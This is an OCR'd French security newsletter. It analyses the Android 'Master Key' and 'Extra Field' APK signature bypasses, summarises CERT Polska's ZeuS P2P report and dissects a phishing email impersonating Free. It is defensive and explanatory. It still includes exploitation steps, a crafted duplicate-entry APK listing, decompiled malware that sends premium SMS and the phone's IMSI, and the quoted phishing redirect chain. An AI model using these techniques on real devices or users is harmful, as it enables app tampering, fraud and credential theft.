- Huawei était le 2ème équipementier télécoms mondial en 2010 et sera le 1er en 2013 selon l'IDC.

En outre, s'il s'avère que ces entreprises sont effectivement en collaboration avec le gouvernement chinois dans le cadre de campagnes d'espionnage, la Chine disposerait de mouchards dans tous les gouvernements et ministères des pays les plus puissants du monde.

Références

- [1] http://www.afr.com/p/technology/spy_agencies_ban_lenovo_pcs_on_security_HVgcKTHp4bIA4ulCPqC7SL
- [2] http://www.afr.com/p/technology/defence_official_confirms_uk_ban_Wdv15zviTJ6JDFbsgpWKWO
- [3] http://www.zdnet.com/hack-in-the-box-researcher-reveals-ease-of-huawei-router-access-7000005600/
- [4] http://www.computerworld.com/s/article/9229785/Hackers_reveal_critical_vulnerabilities_in_Huawei_routers_at_Defcon
- [5] http://uk.reuters.com/article/2012/10/08/us-usa-china-huawei-zte-idUKBRE8960NH20121008
- [6] http://www.bbc.co.uk/news/technology-19988919
- [7] http://www.afr.com/p/national/huawei_spies_for_china_says_ex_cia_QoPS9JWsvg6bMYqmPbtqLK
- [8] http://www.senat.fr/rap/r11-681/r11-6811.pdf
- [9] http://www.ft.com/cms/s/0/876632ae-a689-11e1-aef2-00144feabdc0.html
- [10] http://articles.latimes.com/2006/may/04/business/fi-lenovo4
- [11] http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf
- [12] http://www.verizonenterprise.com/resources/reports/rp_data-breach-investigations-report-2013_en_xg.pdf

Anatomie des vulnérabilités « Master Key »

par Rodolphe NEUVILLE

En juillet dernier, la presse grand public rapporte avec grand bruit la possibilité de compromettre près de 900 millions de téléphones à travers le monde. En cause, l'annonce faite quelques jours auparavant de la découverte de deux vulnérabilités distinctes permettant le contournement de la signature cryptographique des applications permettant normalement de protéger un téléphone Androïd en garantissant l'intégrité de l'application téléchargée.

Contexte

La première vulnérabilité a été annoncée le 3 juillet 2013, par Jeff Forristal, directeur technique de la société américaine Bluebox Security. Au travers d'un billet posté sur le blog de la société au titre plutôt évocateur, il annonce alors la découverte d'une vulnérabilité au sein du modèle de sécurité Androïd. Cette vulnérabilité permettrait à un utilisateur malveillant d'altérer le code de n'importe quelle application Androïd légitime avant de redistribuer le tout sans invalider la signature cryptographique incluse dans le fichier APK (Application Package File). Aucune information supplémentaire ne fut révélée en attendant la présentation officielle de la vulnérabilité lors de la BlackHat USA prévue un mois plus tard.

Contrairement à ce que laisse sous-entendre le titre du post publié par Jeff, son contenu ne traite ni ne révèle de clés de chiffrement du système Androïd. Il se contente d'annoncer la découverte d'un moyen d'altérer le contenu du package d'une application de telle sorte que le système Androïd ne parvienne pas à déceler cette modification. Les détails auraient été rapportés à Google en février 2013 sous la référence de bug #8219321.

Après un bref rappel sur l'intérêt de cette découverte, nous allons dans un premier temps expliquer d'où vient cette vulnérabilité et expliquer comment l'exploiter. Nous étudierons ensuite la vulnérabilité référencée #9695860, aussi connue sous le nom de vulnérabilité « extra field », découverte quelques jours plus tard et dont l'exploitation permet également l'altération d'une application.


Back to the basics

Afin de mieux comprendre l'importance de cette découverte, il est nécessaire de comprendre le fonctionnement du modèle de signature utilisé par Androïd.

Les applications Androïd (fichier APK) sont signées numériquement avec un certificat dont la clé privée n'est connue que par le développeur d'une application. Bien loin d'un modèle de sécurité efficace, le certificat n'est aucunement vérifié par une autorité de vérification extérieure et pour cause, ce dernier a pour unique but de distinguer les différents auteurs d'application. Il permet notamment de définir un identifiant d'utilisateur unique appelé UID auquel est associée l'application.

Cet identifiant unique permet au système de placer l'application dans un environnement d'exécution sécurisé (« sandbox ») qui lui est propre. Ainsi chaque application est cloisonnée et restreinte à son contexte d'exécution uniquement. Deux applications différentes s'exécuteront donc sous des noms d'utilisateurs différents et ne pourront pas

communiquer ou partager des ressources entre elles. Notons toutefois que cela reste possible à travers une communication interprocessus (IPC) si l'application le permet explicitement.



Par ailleurs, il est intéressant pour la suite de noter que des applications signées avec le même certificat appartiennent au même groupe (GID). Des applications appartenant au même groupe peuvent communiquer entre elles via multiples procédés. Elles peuvent également partager le même UID.

Il suffit donc de contourner la signature d'une application pour accéder à son contexte d'exécution et aux ressources qui y sont présentes.

> INFO

La Russie responsable de 30% des malwares mobiles

La société Lockout a réalisé une enquête sur 10 organisations russes développant de manière illégale des malwares. Ces sociétés produisent, à elles seules, plus de 60% de tous les malwares d'origine russe. Ce type d'entreprise est devenu au fil des années très organisé et très rentable. Elles possèdent des publicitaires et marchands afin de pouvoir diffuser leur produit. Plusieurs catégories d'activité ont ainsi été identifiées au sein de cette industrie. La principale examinée au sein du rapport est la catégorie « Malware Headquarters ». Elles vendent des kits « Do It Yourself » (DIY) qui permettent à une personne avec peu de connaissances techniques de pouvoir concevoir et diffuser un malware. Ces organisations publient toutes les deux semaines de nouveaux codes pour des malwares Androïd, présentent de nouveaux hébergeurs et de nouveaux outils pour superviser la campagne d'infection.

Les Malwares Headquarters utilisent de nombreuses filiales qui tirent profit de la diffusion de ces malwares. La société Lockout a pu mettre en évidence qu'elles pouvaient gagner jusqu'à 12 000 euros par mois.

Une autre des principales activités utilisées par les pirates est l'envoi de SMS surtaxé. Ils déguisent les malwares en application officielle (Angry Bird par exemple), et intègrent leur code malveillant. Durant les 3 dernières années, la société Lockout a collecté tous ces SMS surtaxés afin d'établir une nomenclature. Ceci leur permet de remonter jusqu'aux différents responsables de ce marché noir.

Analyse de la vulnérabilité « MasterKey » (#8219321)

Bien qu'aucun code d'exploitation n'ait été publié, la description détaillée apportée par Bluebox Security sur son blog a très rapidement permis de reproduire la vulnérabilité. Ainsi, le 10 juillet 2013, soit 7 jours après l'annonce de la découverte de la vulnérabilité, le chercheur en sécurité Paul Oliva Fora (@pof) de la société de sécurité ViaForensic a rendu public un premier code d'exploitation.

L'analyse de code révèle alors une vulnérabilité plutôt simple. Le bug résulte de la façon dont le système Androïd gère les APKs incluant des fichiers dupliqués.

Pour rappel, un fichier APK est une archive Java dont l'extension « .jar » est remplacée par « .apk ». Ce format de fichier est un simple fichier ZIP utilisé pour distribuer l'ensemble des ressources de l'application (code source, image, données). Pour assurer que l'application ne soit pas modifiée après sa création, un fichier MANIFEST, qui se trouve dans « /META-INF/MANIFEST.MF », est créé. Ce dernier contient de nombreuses informations sur l'archive et son contenu ; dont notamment un condensat cryptographique "SHA1-Digest" correspondant à chaque fichier de l'application au moment de la création de l'archive. Cette signature est vérifiée par Androïd lors de l'installation d'une application. Normalement, la modification d'un fichier au sein de l'archive de l'application engendre la génération d'une nouvelle empreinte SHA1, invalide pour Androïd d'après les informations contenues dans le fichier MANIFEST, ce qui empêche finalement l'installation de l'application modifiée.

« L'analyse de code révèle alors une vulnérabilité plutôt simple. Le bug résulte de la façon dont le système Androïd gère les APKs incluant des fichiers dupliqués. »

Toutefois, une erreur associée à l'implémentation de l'algorithme de décompression des fichiers ZIP permet de contourner le mécanisme de vérification de l'intégrité d'une archive. Cette vulnérabilité exploite la différence entre l'algorithme exécutant l'application et celui qui au préalable vérifie son intégrité. En effet, le premier est réalisé depuis une implémentation de ZipFile issue du langage C alors que le second provient d'une implémentation en Java originaire du projet Apache Harmony (libcore).

Ainsi lors de l'installation d'une application, l'implémentation de ZipFile en Java itère sur chaque fichier de l'application et ajoute chaque entrée dans un objet de type LinkedHashMap. Le nom du fichier est alors la clé utilisée pour identifier l'entrée. Par la suite, le PackageParser, qui analyse le contenu de l'archive, itère sur chaque élément référencé au sein de la LinkedHashMap, et vérifie la signature cryptographique de chaque entrée en la comparant au fichier de MANIFEST. En cas d'entrée doublon sur un fichier seul le dernier est pris en compte pour le processus de vérification.

En revanche, au sein de la machine virtuelle Dalvik l'im-

plémentation en C qui permet l'exécution de l'application suit un développement quelque peu différent. L'algorithme procède à une lecture linéaire et conserve la liste des fichiers au sein d'un tableau indexé numériquement. Dès lors, toutes les entrées de l'archive sont indexées et aucun chevauchement avec une entrée précédente ne se produit.

Résultat, quand deux fichiers ayant le même nom sont placés au sein de l'archive, le second est utilisé par le mécanisme de vérification de l'intégrité de l'application, mais c'est le premier qui est exécuté par la machine virtuelle Dalvik.

```
xmco-rn ~/labs $ unzip -l Hello_evil.apk
Archive:  Hello_evil.apk
  Length      Date    Time    Name
 --------     ----    ----    ----
    11352  09-18-13 12:07   res/drawable-hdpi/icon.png
    11352  09-18-13 12:07   res/drawable-ldpi/icon.png
    11352  09-18-13 12:07   res/drawable-mdpi/icon.png
      696  09-18-13 12:07   res/layout/main.xml
     1420  09-18-13 12:07   AndroidManifest.xml
     3812  09-06-13 17:56   classes.dex
     1460  09-18-13 12:07   resources.arsc
     3966  09-06-13 17:24   res/drawable-hdpi/icon.png
 --------                   -------
    45410                   8 files
```

Création d'une archive contenant deux fichiers portant le même nom

Le correctif de sécurité publié par Google modifie l'implémentation de ZipFile. Cette dernière vérifie, depuis, qu'il n'existe qu'une seule entrée du même nom présente au sein de l'archive.


```
--- a/luni/src/main/java/java/util/zip/ZipFile.java
+++ b/luni/src/main/java/java/util/zip/ZipFile.java
@@ -350,7 +350,10 @@
         byte[] hdrBuf = new byte[CENHDR]; // Reuse the same buf
         for (int i = 0; i < numEntries; ++i) {
             ZipEntry newEntry = new ZipEntry(hdrBuf, bufferedSt
-            entries.put(newEntry.getName(), newEntry);
+            String entryName = newEntry.getName();
+            if (entries.put(entryName, newEntry) != null) {
+                throw new ZipException("Duplicate entry name: "
+            }
         }
     }
```

Correctif « master key » du fichier « ZipFile.java »

Vulnérabilité « Extra Field » (#9695860)

Pendant que toute l'attention fut portée sur la vulnérabilité « master key », une série de correctifs a été apportée aux sources du projet Androïd. L'un d'entre eux a été publié avec le message « Values in ZIP files are unsigned ». Son étude a permis de dévoiler l'existence d'une vulnérabilité similaire à la faille « master key ». Les détails techniques de cette nouvelle vulnérabilité ont été publiés en chinois sur le blog du groupe Androïd Security Squad. Bien que l'approche dévoilée soit différente, son exploitation permet également de contourner la vérification de l'intégrité d'une application lors de son installation. Néanmoins, nous verrons que cette attaque impose une sérieuse limitation puisque la taille du code source d'origine de l'application ne doit pas excéder 64ko.

Avant d'expliquer cette nouvelle vulnérabilité, il est important de bien comprendre la structure d'une archive et la manière dont les données y sont stockées. Pour faire simple, chaque fichier ZIP respecte le format suivant.



Structure d'une archive ZIP

Une archive est composée d'une série de descripteurs de fichiers, pour lesquels sont définis à chaque fois : un entête, le fichier compressé et/ou chiffré, ainsi qu'un descripteur de données facultatif.

La vulnérabilité découverte par Androïd Security Squad exploite une erreur lors de la lecture de l'entête du fichier classes.dex contenant le code source compilé d'une application APK afin d'en modifier le contenu.

En effet, de nombreuses valeurs de l'entête local de fichier (« local file header ») sont lues comme étant des entiers signés de 16-bit alors qu'il s'agit en fait d'entiers non signés. En raison de cette erreur, un dépassement d'entier peut survenir. Par conséquent, les valeurs numériques su-

périeures à 2 puissance 15 – 1 (valeur maximale pouvant être stockée sur un entier de 16 bits signé, 32 767) sont « tronquées » et peuvent alors devenir négatives.

Ce débordement peut alors être exploité sur le champ extra_field_length succédant au champ stockant la taille du nom du fichier, contenu au sein de chaque descripteur de fichier. Ces deux valeurs numériques sont par la suite additionnées pour déterminer où les données compressées doivent être lues au sein de cette section de l'archive.




Schéma de vérification d'intégrité et exécution d'une application classique

Quand la valeur du champ extra_field est négative, l'index devient négatif entrainant un conflit avec les autres données de l'archive.

En modifiant un APK légitime avec la valeur 0xFFFD (soit 65 533 pour un entier non signé) pour l'attribut extra_field_length, Java opère une troncature sur l'entier et interprète cette valeur comme étant -3. Ce déplacement de 3 octets en arrière au sein de notre archive indique donc au contrôleur d'intégrité de commencer à lire les données à partir de l'index –3 du nom de fichier « classes.dex » jusqu'à la fin du header local.




Schéma de la vérification d'intégrité depuis l'implantation ZipFile en Java

Cependant l'exécution de notre application, effectuée via l'implémentation issue du C, interprète correctement l'entier extra_field_length et exécute la section correspondant à la version modifiée du fichier classes.dex.




Schéma d'exécution de l'application depuis l'implantation ZipFile en C

Cette méthode d'exploitation est alors particulièrement astucieuse puisque l'index sur lequel rebondit le parseur Java (fin du nom de fichier « classes.dex ») correspond également à la signature débutant chaque fichier DEX. Cette exploitation reste toutefois bien plus limitée que la vulnérabilité « master key » puisque le fichier d'origine « classes.dex » de l'application ne doit pas excéder 65536 octets. Cette contrainte ne permet donc que d'exploiter une portion infime des applications disponible sur le market Androïd.




Schéma d'exploitation de vulnérabilité « extra_field »

Au final, l'exploitation de cette faille permet à un pirate de placer la version « saine » de l'application à valider dans la partie correspondant à la structure « extra_field » de l'entête, et de placer la version à exécuter dans le champ « File Data ».

Lors du processus de validation, le calcul erroné de l'offset permet en effet de « déplacer » la zone à valider dans une zone de la structure de données pouvant être manipulée à la guise par un attaquant, et de placer le code malveillant de façon à s'assurer qu'il soit en effet exécuté lors du lancement de l'application.

Cependant, les contraintes imposées par le format de donnée Zip limitent la taille de l'application saine pouvant être manipulée à 64k.

Premières exploitations de ces vulnérabilités

Il aura fallu tout toutefois attendre quelques jours après l'annonce de la découverte de la vulnérabilité « Master Key » pour voir apparaître des applications malveillantes tirant partie de cette faille.

Les premières applications identifiées furent retrouvées sur Google Play. Il s'agissait de trois jeux Rose Wedding Cake, Pirates Island Mahjong et Scorpions Blast Zuma publiés respectivement par les éditeurs LPRA STYDIO et Arcade Game PlaceII est intéressant de noter que leur publication est antérieure à la découverte de la vulnérabilité et que leur détection est associée à la présence de l'image « res/drawable-xhdpi/icon.png" dupliquée au sein de l'archive finale. Toutefois, il ne s'agit là que d'une erreur et aucun comportement malveillant n'a pu être observé malgré l'exploitation de la vulnérabilité.

Il est intéressant de noter que l'ajout d'une règle vérifiant la présence de fichiers doublons au sein des vérifications de sécurité effectuées lors de la publication d'une application sur Google Play à s'en doute contribuée à endiguer l'exploitation de cette vulnérabilité.

Il faudra attendre quelques jours de plus pour découvrir une utilisation malveillante de la vulnérabilité « master key ». C'est le 24 juillet que Symantec annonce avoir identifié deux applications malveillantes d'origine chinoise sur des markets alternatifs. Ces applications ont alors été modifiées pour permettre un contrôle à distance du système infecté, mais également pour voler des données sensibles, envoyer des messages vers des numéros surtaxés, ainsi qu'accéder aux contacts enregistrés dans le répertoire et désactiver certaines versions mobiles de produits de sécurité.

Capture d'écran de l'une des applications...

```
public void run()
{
    var_0_0_1_ = SmsManager.getDefault();
    var_1_0_1_ = b.c();          // Catch handlers: 0091
    var_3_0_1_ = b.d();          // Catch handlers: 0091
    var_0_0_1_.sendTextMessage(var_1_0_1_, 0, var_3_0_1
    var_0_1_1_ = System.out;              // Catch handle
    var_1_1_1_ = new StringBuilder();           // Catc
    var_1_2_1_ = var_1_1_1_.append("Sending:");
    var_1_3_1_ = var_1_2_1_.append(b.c()).append(" ");
    var_0_1_1_.println(var_1_3_1_.append(b.d()).toStrin
    var_0_2_1_ = a.getSystemService("phone").getSubscri
    var_1_4_1_ = a;              // Catch handlers: 0091
    var_2_1_1_ = new StringBuilder();           // Catc
    var_0_3_1_ = var_2_1_1_.append("[imsi=").append(var
    var_0_4_1_ = var_0_3_1_.append(b.c()).append(",c=")
    com.google.service.MainService.SendHTTPWrapper(var_
    return;
```

... et du code malveillant ajouté

Aucune utilisation malveillante de la vulnérabilité « extra field » n'a été mise à jour à l'heure actuelle. Seule une preuve de concept réalisée par zhuowei a été publiée sur Github et permet de rooter la tablette Kobo Arc.

Références

Vulnérabilité master-keys
http://bluebox.com/corporate-blog/bluebox-uncovers-Android-master-key/
https://media.blackhat.com/us-13/US-13-Forristal-Android-One-Root-to-Own-Them-All-Slides.pdf

Vulnérabilité « Extra field»
http://blog.sina.com.cn/s/blog_be6dacae0101bksm.html

Exploits
https://github.com/poliva/random-scripts/blob/master/Android/masterkey.sh
https://github.com/zhuowei/arctic

Analyse technique des vulnérabilités
http://www.saurik.com/id/17
http://www.saurik.com/id/18

http://vrt-blog.snort.org/2013/08/bytecode-covering-Android.html

Exploitation malveillante
http://www.symantec.com/connect/blogs/first-malicious-use-master-key-Android-vulnerability-discovered

Correctifs publiés par Google
https://Android.googlesource.com/platform/libcore.git/+/38cad1eb5cc0c30e034063c14c-210912d97acb92%5E%21/#F1

Le whitepaper du mois

par Charles DAGOUAT


ZeuS P2P monitoring and analysis par le CERT Polska

Depuis son apparition en 2010, le malware ZeuS a fait couler beaucoup d'encre. ZeuS est un malware qui permet d'infecter des machines et de constituer un « botnet » (comprendre ensemble/réseau de machine infectées) dans le but de voler principalement des données bancaires lorsqu'une victime se connecte sur le site d'une banque. Après la publication du code source de ce malware, de nombreuses variantes de ZeuS sont apparues, dont l'une des plus connues : ZeuS-P2P ou Gameover.

L'une des nouveautés dans cette variante est la décentralisation du réseau de communication via l'utilisation du protocole P2P pour échanger avec le serveur de Commande & Contrôle (C&C server). Ainsi, plus besoin pour un attaquant d'inclure, dans le code source, une ou des URL contenant des adresses IPs ou des noms de domaines [vers des serveurs] qui pourraient être plus facilement repérés et arrêtés/interrompus.

D'après une étude réalisée part le CERT Polska (un CERT polonais), le mécanisme utilisé par cette nouvelle variante de ZeuS, basé sur le protocole Peer-to-Peer, est appelé P2P-Proxy : une technique qui permet de transmettre les requêtes HTTP à des serveurs (dont le serveur C&C) via une chaine de super nœuds d'un réseau Peer-to-Peer.

Avant de détailler ce mécanisme, il est important de noter que l'une des principales caractéristiques d'une machine infectée, est la génération d'un énorme trafic réseau basé sur les protocoles UDP et TCP. Une observation des machines infectées a permis de noter que les ports utilisés sont dans la tranche 10 000 à 30 000, et que pour des raisons de camouflage, le malware injecte son code dans des processus mémoire légitimes tels que explorer.exe dans la plupart des cas.



D'autres nouveautés, non exhaustives, de ZeuS-P2P/Gameover sont :

✚ L'implémentation du mécanisme DGA pour Domain Generation Algorithm (ou Algorithme de Génération de Domaine), activé en cas de problème de connectivité au sein du réseau P2P, qui permet de générer une séquence de domaines puis de s'y connecter afin d'obtenir une autre liste de pairs (« peers ») ;


✚ la signature des fichiers envoyés à travers le réseau P2P, avec une clé publique basée sur l'algorithme RSA ;

✚ l'implémentation d'une fonctionnalité permettant de réaliser des attaques par déni de service distribué (DDoS) ;

✚ le chiffrement de toutes les données stockées sur les machines infectées ou sur le serveur C&C ;

✚ la possibilité de créer des règles dans le fichier de configuration du malware via l'utilisation d'expressions régulières particulières (les PCRE).

Le malware ZeuS-P2P/Gameover, tout comme son « ancêtre » ZeuS, permet principalement de récupérer les données bancaires d'une victime lorsqu'elle se connecte, via un ordinateur infecté, à un site bancaire. Pour ce faire, le malware injecte du code sur le site visité par la victime. Au départ, la victime envoie une requête HTTP, via son navigateur, vers un site bancaire. Ce dernier renvoie du contenu qui est alors intercepté puis modifié par le bot. Le contenu modifié par le bot, qui contient l'adresse IP et le port du bot est renvoyé au navigateur. Cette requête est ensuite envoyée au mécanisme/processus P2P-PROXY.



Mécanisme de modification de contenu et envoi vers P2P-PROXY

Le mécanisme P2P-PROXY, grande innovation de cette variante de ZeuS, consiste en l'envoi de données via un réseau Peer-to-Peer constitué de machines infectées. Les machines sélectionnées lors de l'envoi de données sont appelées super nœuds ou « nœuds PROXY ». Chaque nœud/machine infectée possède un identifiant nommé « nodeID », généré lors du premier envoi de données. Un calcul de distance inter nœuds est effectué afin de sélectionner le chemin le plus optimal, en tenant compte par exemple de la bande passante. Le réseau P2P constitué fonctionne aussi bien avec IPv4 qu'avec IPv6. Chaque nœud possède un unique port UDP utilisé pour les communications P2P. Lors que les données sont trop grandes, le protocole TCP est utilisé. L'utilisation du protocole UDP et des ports situés dans la fourchette 10 000 – 30 000 réduit les chances de détecter le trafic généré comme étant suspect car beaucoup de jeux en réseau utilisent également ce protocole ainsi que des numéros de port élevés.

La mise en place du mécanisme P2P-PROXY qui permet ainsi d'envoyer des données sans avoir besoin d'utiliser une adresse IP publique ou un domaine montre comment, à partir du code source de ZeuS et de ses premiers défauts constatés, d'autres pirates ont pu proposer une variante innovante avec le nouveau malware ZeuS P2P ou Gameover. Au début de l'année 2013, ce malware était encore actif et a permis à des individus malveillants de détourner plusieurs millions de dollars en très peu de temps, ce qui montre les conséquences que peuvent avoir un tel malware.


Référence

✚ L'étude complète est disponible à l'adresse suivante : http://www.cert.pl/PDF/2013-06-p2p-rap_en.pdf

Le Phishing du mois : Free

Phishers et lien suspect

Place ce mois-ci à une attaque de Phishing menée sous le nom Free. Première étape, nous recevons un email provenant d'un domaine douteux « activation.fr ».



Freebox Service
À : Recipients <client@activation.fr>
Vous Devez Regler Votre Compte Freebox

Bonjour,

Suite a la verification des comptes free.fr, nous avons
eu une erreur critique concernant votre compte free.fr. Nous vous
demandons de mettre a jour votre compte le plus tôt possible. Vous avez u
délai de 48h pour rétablir l'acces a votre compte sinon ce dernier sera
dfinitivement supprimé dans notre serveur.

http://free.fr/support/verification/compte/1253655

Merci de votre fidélité .

A tres bientôt sur Free


Le lien inclus dans l'email pointe vers un domaine également louche. Le choix du lien est étonnant puisqu'une fois la page visitée, nous sommes alors redirigés vers une autre page, qui inclut elle-même un code JavaScript pointant vers une seconde page...

```
1
2   <html><head>
3   <meta HTTP-Equiv="refresh" content="0; URL=vergeten/">
4   <script type="text/javascript"></script> </head></html>
5
6   <html><head>
7   <meta HTTP-Equiv="refresh" content="0; URL=activer/">
8   <script type="text/javascript"></script>
9   </head></html>
10
11  <html><head>
12  <meta HTTP-Equiv="refresh" content="0; URL=avoir/">
13  <script type="text/javascript"></script>
14  </head></html>
```

